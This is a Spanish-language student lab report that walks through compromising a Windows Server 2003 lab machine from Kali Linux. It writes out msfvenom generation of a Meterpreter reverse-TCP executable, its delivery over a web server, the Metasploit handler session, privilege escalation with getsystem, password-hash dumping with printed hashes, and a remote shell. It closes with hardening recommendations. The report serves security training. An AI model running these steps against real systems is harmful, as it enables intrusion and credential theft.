Aquí lo que hice fue usar el comando **dir** para listar el contenido del directorio principal ****C:****. Al ejecutar el comando pude ver las carpetas más importantes del sistema, como **Archivos de programa**, **Documents and Settings** y **WINDOWS**, además de algunos archivos de configuración como **AUTOEXEC.BAT** y **CONFIG.SYS**. Esta información me sirve para

tener un panorama general de cómo está organizado el sistema y desde dónde puedo seguir explorando información relevante del equipo.

```
C:\>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 5C6F-9766

Directorio de C:\

25/07/2025  17:14    <DIR>          Archivos de programa
25/07/2025  17:12                0 AUTOEXEC.BAT
25/07/2025  17:12                0 CONFIG.SYS
25/07/2025  17:14    <DIR>          Documents and Settings
25/07/2025  20:27    <DIR>          WINDOWS
                        2 archivos             0 bytes
                        3 dirs  40.050.487.296 bytes libres
```

Ilustración 15 comando dir

En esta parte me moví hacia la carpeta **Documents and Settings** usando el comando **cd** **Doc***, que me permitió acceder rápidamente sin escribir el nombre completo. Una vez dentro, ejecuté el comando **dir** para ver su contenido. Allí pude observar las carpetas de usuarios como **All Users** y **Yeco**, lo que me confirma que el sistema tiene varias cuentas registradas. Este paso es importante porque me da la posibilidad de explorar los archivos y configuraciones de cada usuario, donde generalmente se guarda información sensible.

```
C:\>cd Doc*
cd Doc*

C:\Documents and Settings>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 5C6F-9766

Directorio de C:\Documents and Settings

25/07/2025  17:14    <DIR>          .
25/07/2025  17:14    <DIR>          ..
25/07/2025  17:12    <DIR>          All Users
25/07/2025  17:14    <DIR>          Yeco
                        0 archivos             0 bytes
                        4 dirs  40.050.487.296 bytes libres

C:\Documents and Settings>
```

Ilustración 16 carpeta Documents

Aquí entré a la carpeta del usuario **Yeco** usando el comando **cd Ye*** y después ejecuté **dir** para ver su contenido. Dentro de este directorio encontré las carpetas típicas de un perfil de usuario en Windows, como **Escritorio**, **Favoritos**, **Menú Inicio** y **Mis documentos**. Esto confirma que estoy navegando en los archivos personales del usuario, lo cual es muy útil porque en estas carpetas normalmente se guarda información privada, accesos directos o configuraciones que pueden darme más pistas para la auditoría.

```
C:\Documents and Settings>cd Ye*
cd Ye*

C:\Documents and Settings\Yeco>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 5C6F-9766

Directorio de C:\Documents and Settings\Yeco

25/07/2025  17:14    <DIR>          .
25/07/2025  17:14    <DIR>          ..
25/07/2025  18:08    <DIR>          Escritorio
25/07/2025  17:14    <DIR>          Favoritos
25/07/2025  18:08    <DIR>          Menú Inicio
25/07/2025  17:14    <DIR>          Mis documentos
                0 archivos                0 bytes
                6 dirs  40.050.487.296 bytes libres

C:\Documents and Settings\Yeco>
```

*Ilustración 17 comando cd Ye**

En este último paso accedí al **Escritorio** del usuario **Yeco** utilizando el comando **cd Es*** y luego ejecuté **dir** para ver qué archivos tenía allí guardados. El resultado mostró que en esa carpeta no había ningún archivo almacenado, solamente los directorios por defecto (“.” y “..”). Aunque no encontré nada en el Escritorio, este recorrido me permitió confirmar que tenía acceso total a la información personal del usuario, lo que es clave dentro de la práctica de auditoría de seguridad.

```
C:\Documents and Settings\Yeco>cd Es*
cd Es*

C:\Documents and Settings\Yeco\Escritorio>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 5C6F-9766

Directorio de C:\Documents and Settings\Yeco\Escritorio

25/07/2025  18:08    <DIR>        .
25/07/2025  18:08    <DIR>        ..
                0 archivos            0 bytes
                2 dirs  40.050.487.296 bytes libres

C:\Documents and Settings\Yeco\Escritorio>
```

*Ilustración 18 comando cd Es**

Aquí lo que hice fue crear nuevas carpetas en el Escritorio del usuario **Yeco**. Primero utilicé el comando **mkdir LAB-FELIPE** y verifiqué con **dir** que la carpeta se había creado correctamente. Luego repetí el mismo procedimiento con el comando **mkdir LAB-ASPRILLA**, y nuevamente comprobé con **dir** que ahora en el Escritorio existían las dos carpetas creadas. Con este ejercicio confirmé que tenía permisos de escritura en el sistema, lo cual significa que podía no solo leer información, sino también modificar y crear archivos en la máquina comprometida.

```
C:\Documents and Settings\Yeco\Escritorio>mkdir LAB-FELIPE
mkdir LAB-FELIPE

C:\Documents and Settings\Yeco\Escritorio>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 5C6F-9766

Directorio de C:\Documents and Settings\Yeco\Escritorio

28/08/2025  12:32    <DIR>        .
28/08/2025  12:32    <DIR>        ..
28/08/2025  12:32    <DIR>        LAB-FELIPE
                0 archivos            0 bytes
                3 dirs  40.050.454.528 bytes libres

C:\Documents and Settings\Yeco\Escritorio>mkdir LAB-ASPRILLA
mkdir LAB-ASPRILLA

C:\Documents and Settings\Yeco\Escritorio>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 5C6F-9766

Directorio de C:\Documents and Settings\Yeco\Escritorio

28/08/2025  12:34    <DIR>        .
28/08/2025  12:34    <DIR>        ..
28/08/2025  12:34    <DIR>        LAB-ASPRILLA
28/08/2025  12:32    <DIR>        LAB-FELIPE
                0 archivos            0 bytes
                4 dirs  40.050.454.528 bytes libres

C:\Documents and Settings\Yeco\Escritorio>
```

Ilustración 19 comando mkdir LAB-FELIPE

En esta última captura se puede ver en el Escritorio de Windows que efectivamente quedaron creadas las carpetas **LAB-FELIPE** y **LAB-ASPRILLA**, tal como lo hice desde la consola. Esto confirma que los comandos que ejecuté funcionaron correctamente y que los cambios se reflejaron de manera visible en el sistema víctima. Con esto demostré que no solo pude acceder y explorar el equipo, sino también modificarlo, lo cual es un indicador claro del nivel de control alcanzado durante la práctica.




Ilustración 20 carpetas LAB-FELIPE y LAB-ASPRILLA

Primero, creé una carpeta llamada **Laboratorio-asprilla** para organizar todo el trabajo del ejercicio. Luego entré en esa carpeta para empezar a trabajar dentro de ella. Después, utilicé una herramienta para generar un archivo ejecutable que me iba a permitir conectarme de forma remota a la máquina Windows. Al principio cometí un error porque puse mal la ruta del archivo y no se pudo crear.

Luego corregí el comando y volví a generarlo, esta vez en la carpeta correcta. El archivo se creó con éxito y se llamó **central.exe**. Este archivo será el que se ejecute en el servidor Windows para poder establecer la conexión.

Explotación de Kali Linux a Windows server 2003

Abrí el navegador en la máquina Windows y escribí la dirección del servidor (http://10.10.10.5). Al cargar la página, me apareció la pantalla por defecto de Apache2 en Debian, lo que significa que el servidor web está funcionando correctamente. Esta página indica que el servicio está activo y que puedo seguir trabajando con los archivos que suba a la carpeta del servidor web.




Ilustración 21 Apache2 en Debian

primero creé una carpeta llamada **Laboratorio-asprilla** para organizar el trabajo. Entré en esa carpeta y utilicé la herramienta **msfvenom** para generar un archivo ejecutable que me permitiera conectarme de forma remota al servidor Windows.

Al principio, cometí un error en la ruta donde iba a guardar el archivo, por eso el comando no funcionó. Luego corregí la ruta y volví a generar el payload correctamente con el

nombre **central.exe**. Finalmente, comprobé que el archivo se creó bien ejecutando el comando **ls**, y ahí apareció el ejecutable listo para usar.

```
C:\home\kali> mkdir Laboratorio-asprilla
C:\home\kali> cd Laboratorio-asprilla
C:\home\kali\Laboratorio-asprilla> msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=4444 -f exe > /home/kali/Lab-andres/central.exe
zsh: no such file or directory: /home/kali/Lab-andres/central.exe
C:\home\kali\Laboratorio-asprilla> ls
C:\home\kali\Laboratorio-asprilla> msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=4444 -f exe > /home/kali/Laboratorio-asprilla/central.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
C:\home\kali\Laboratorio-asprilla> ls
central.exe
C:\home\kali\Laboratorio-asprilla> █
```

Ilustración 22 Carpeta Laboratorio-asprilla

Después de generar el archivo **central.exe**, lo copié a la carpeta donde se guardan los archivos que se pueden descargar desde el navegador, que es **/var/www/html/**. Para poder hacerlo, utilicé permisos de administrador porque esa carpeta es del sistema.

Luego le cambié los permisos al archivo para que pudiera ser ejecutado sin problemas por otros usuarios, asignándole permisos 755.

Por último, entré a la carpeta **/var/www/html/** y verifiqué que el archivo **central.exe** se había copiado correctamente, junto con otros archivos que ya estaban ahí.

```
C:\home\kali\Laboratorio-asprilla> sudo cp central.exe /var/www/html/
[sudo] password for kali:
C:\home\kali\Laboratorio-asprilla> sudo chmod 755 /var/www/html/central.exe
C:\home\kali\Laboratorio-asprilla> cd /var/www/html/
C:\var\www\html> ls
central.exe  factura.exe  indexfs.html  index.nginx-debian.html
C:\var\www\html> █
```

Ilustración 23 Archivo central.exe

Luego, desde la máquina Windows Server 2003, abrí el navegador Internet Explorer y accedí a la dirección del servidor (<http://10.10.10.5>) para ver los archivos que estaban disponibles. Entre ellos estaba el archivo **central.exe** que había colocado antes.

Hice clic en el archivo y apareció la opción para descargarlo. Lo guardé en el escritorio del servidor para tenerlo a la mano y poder ejecutarlo después.




Ilustración 24 máquina Windows Server 2003

Después de descargar el archivo desde el navegador, verifiqué que el ejecutable **central.exe** se encontraba en el escritorio del servidor Windows. Esto me confirma que el archivo se copió y descargó correctamente, y ya está listo para ejecutarlo cuando lo necesite.




Ilustración 25ejecutable central.exe

Después de preparar todo, abrí la herramienta **Metasploit** en Kali Linux usando el comando **msfconsole**. Esta herramienta sirve para gestionar los ataques y establecer la conexión con el archivo que se va a ejecutar en el servidor.

Al iniciar, aparece una animación divertida que simula accesos denegados con mensajes como “YOU DIDN'T SAY THE MAGIC WORD”, pero esto solo es una parte estética. Luego cargó correctamente la consola, donde ya se puede empezar a configurar el exploit.

```
C:\var\www\html> msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

- [ metasploit v6.4.18-dev ]
+ -- [ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- [ 1468 payloads - 47 encoders - 11 nops ]
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 >
```

Ilustración 26comando msfconsole

Una vez en Metasploit, configuré el módulo necesario para conectarme con el archivo que se ejecutó en el servidor Windows. Primero seleccioné el exploit **multi/handler**, que sirve para recibir la conexión. Después, indiqué el tipo de conexión que iba a usar, que en este caso fue **meterpreter reverse TCP**.

Luego configuré mi dirección IP (LHOST) y el puerto (LPORT) para que el servidor supiera a dónde conectarse. Finalmente ejecuté el exploit y, como se ve en la imagen, se estableció la sesión correctamente. Esto significa que ya tenía acceso remoto al servidor Windows 2003 desde mi Kali Linux.

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.5
LHOST => 10.10.10.5
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.5:4444
[*] Sending stage (176198 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.5:4444 -> 10.10.10.10:1049) at 2025-09-03 03:17:25 -0500

meterpreter > |
```

Ilustración 27 Ejecución en el servidor Windows

Después de tener la conexión establecida con **meterpreter**, utilicé el comando **sysinfo** para obtener información del sistema comprometido. Pude confirmar que se trataba de un **Windows Server 2003**, con arquitectura **x86**, en idioma español y que había dos usuarios conectados. Esto me permite comprobar que la explotación fue exitosa y que ahora tengo control sobre el sistema remoto.

```
meterpreter > sysinfo
Computer      : SRVER
OS            : Windows Server 2003 (5.2 Build 3790, Service Pack 1).
Architecture : x86
System Language : es_ES
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

Ilustración 28 comando sysinfo en server 2003

Después, utilicé el comando **getuid** para comprobar el usuario con el que tenía acceso y confirmé que era el administrador del servidor. Luego ejecuté el comando **getsystem** para elevar privilegios y conseguir control total del sistema. El resultado indicó que la técnica se aplicó correctamente, lo que significa que ahora tengo permisos completos sobre el servidor Windows.

```
meterpreter >
meterpreter > getuid
Server username: SRVER\Administrador
meterpreter >
meterpreter >
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
meterpreter > █
```

Ilustración 29 comando getuid en server 2003

utilicé el comando **hashdump** para extraer los hashes de las contraseñas de los usuarios del sistema. Esto me permitió obtener las credenciales cifradas del administrador, el invitado y otro usuario de soporte. Con estos hashes se podrían intentar ataques posteriores para descifrar las contraseñas. Esto confirma que el acceso fue completo y que se logró extraer información sensible del servidor.

```
meterpreter >
meterpreter > hashdump
Administrador:500:a46139feaf2b9f117306d272a9441bb:6597d9fe8469e21d840e2cbff8d43c8b:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:a3add2036b26f921d234982ca98c870b:::
meterpreter > █
```

Ilustración 30 comando hashdump en server 2003

Ejecuté el comando **netstat** desde la sesión de Meterpreter para revisar las conexiones activas en el servidor Windows. En la lista pude ver claramente que el archivo **central.exe** está en estado **ESTABLISHED**, lo que indica que la conexión entre el servidor y mi máquina Kali sigue activa y funcionando correctamente. Esto confirma que la sesión remota está establecida y operativa.

```
meterpreter > netstat
Connection list
```

Proto	Local address	Remote address	State	User	Inode	PID/Program name
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	800/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:1025	0.0.0.0:*	LISTEN	0	0	532/lsass.exe
tcp	10.10.10.10:139	0.0.0.0:*	LISTEN	0	0	4/System
tcp	10.10.10.10:1049	10.10.10.5:4444	ESTABLISHED	0	0	2008/central.exe
udp	0.0.0.0:1026	0.0.0.0:*		0	0	860/svchost.exe
udp	0.0.0.0:4500	0.0.0.0:*		0	0	532/lsass.exe
udp	0.0.0.0:500	0.0.0.0:*		0	0	532/lsass.exe
udp	0.0.0.0:445	0.0.0.0:*		0	0	4/System
udp	0.0.0.0:1032	0.0.0.0:*		0	0	860/svchost.exe
udp	10.10.10.10:137	0.0.0.0:*		0	0	4/System
udp	10.10.10.10:138	0.0.0.0:*		0	0	4/System
udp	10.10.10.10:123	0.0.0.0:*		0	0	888/svchost.exe
udp	127.0.0.1:123	0.0.0.0:*		0	0	888/svchost.exe
udp	127.0.0.1:1028	0.0.0.0:*		0	0	888/svchost.exe
udp	127.0.0.1:1044	0.0.0.0:*		0	0	632/IEXPLORE.EXE
udp	127.0.0.1:1034	0.0.0.0:*		0	0	1296/IEXPLORE.EXE

```
meterpreter >
```

Ilustración 31 comando netstat en server 2003

Por último, ejecuté el comando **shell** desde la sesión de Meterpreter para obtener acceso directo a la línea de comandos del sistema Windows. Esto me permitió interactuar con el servidor como si estuviera físicamente frente a él, usando su consola. Al aparecer la ruta **C:\WINDOWS\system32>**, confirmé que tengo control total del sistema mediante una consola remota.

```
meterpreter >
meterpreter > shell
Process 196 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Ilustración 32 comando shell en server 2003

Recomendaciones

- Actualizar los sistemas operativos obsoletos por versiones soportadas y seguras.
- Aplicar parches de seguridad de forma periódica para reducir la superficie de ataque.
- Implementar mecanismos de segmentación de red para aislar dispositivos vulnerables en entornos controlados.
- Restringir privilegios y monitorear accesos remotos, evitando que se ejecuten payloads o conexiones no autorizadas.
- Capacitar al personal en ciberseguridad, especialmente en la identificación de riesgos asociados a software desactualizado.

Conclusión

La práctica fue exitosa, ya que se logró cumplir con todos los objetivos planteados: generar el payload en Kali Linux, transferirlo y ejecutarlo en la máquina Windows Server 2003, establecer la sesión remota con Metasploit y confirmar el control total del sistema víctima. A lo largo del proceso se comprobó la conexión activa entre ambas máquinas, se validó la identidad del usuario con privilegios administrativos y se obtuvieron datos sensibles como los hashes de las contraseñas del sistema.

Este ejercicio permitió comprender, paso a paso, cómo interactúan las herramientas utilizadas y la importancia de una configuración correcta en cada etapa para lograr la explotación. Además, se pudo evidenciar la capacidad de Meterpreter para ejecutar comandos internos, abrir una shell del sistema operativo, manipular archivos y mantener la comunicación estable con el equipo comprometido.

En conclusión, el desarrollo práctico aportó experiencia en el uso de Metasploit, en la preparación del entorno y en la ejecución de comandos dentro de una sesión remota. Todo esto en un escenario controlado, confirmando la viabilidad de la técnica aplicada para este tipo de pruebas en sistemas desactualizados.

Bibliografía.

Ingeniero Rafael Sandoval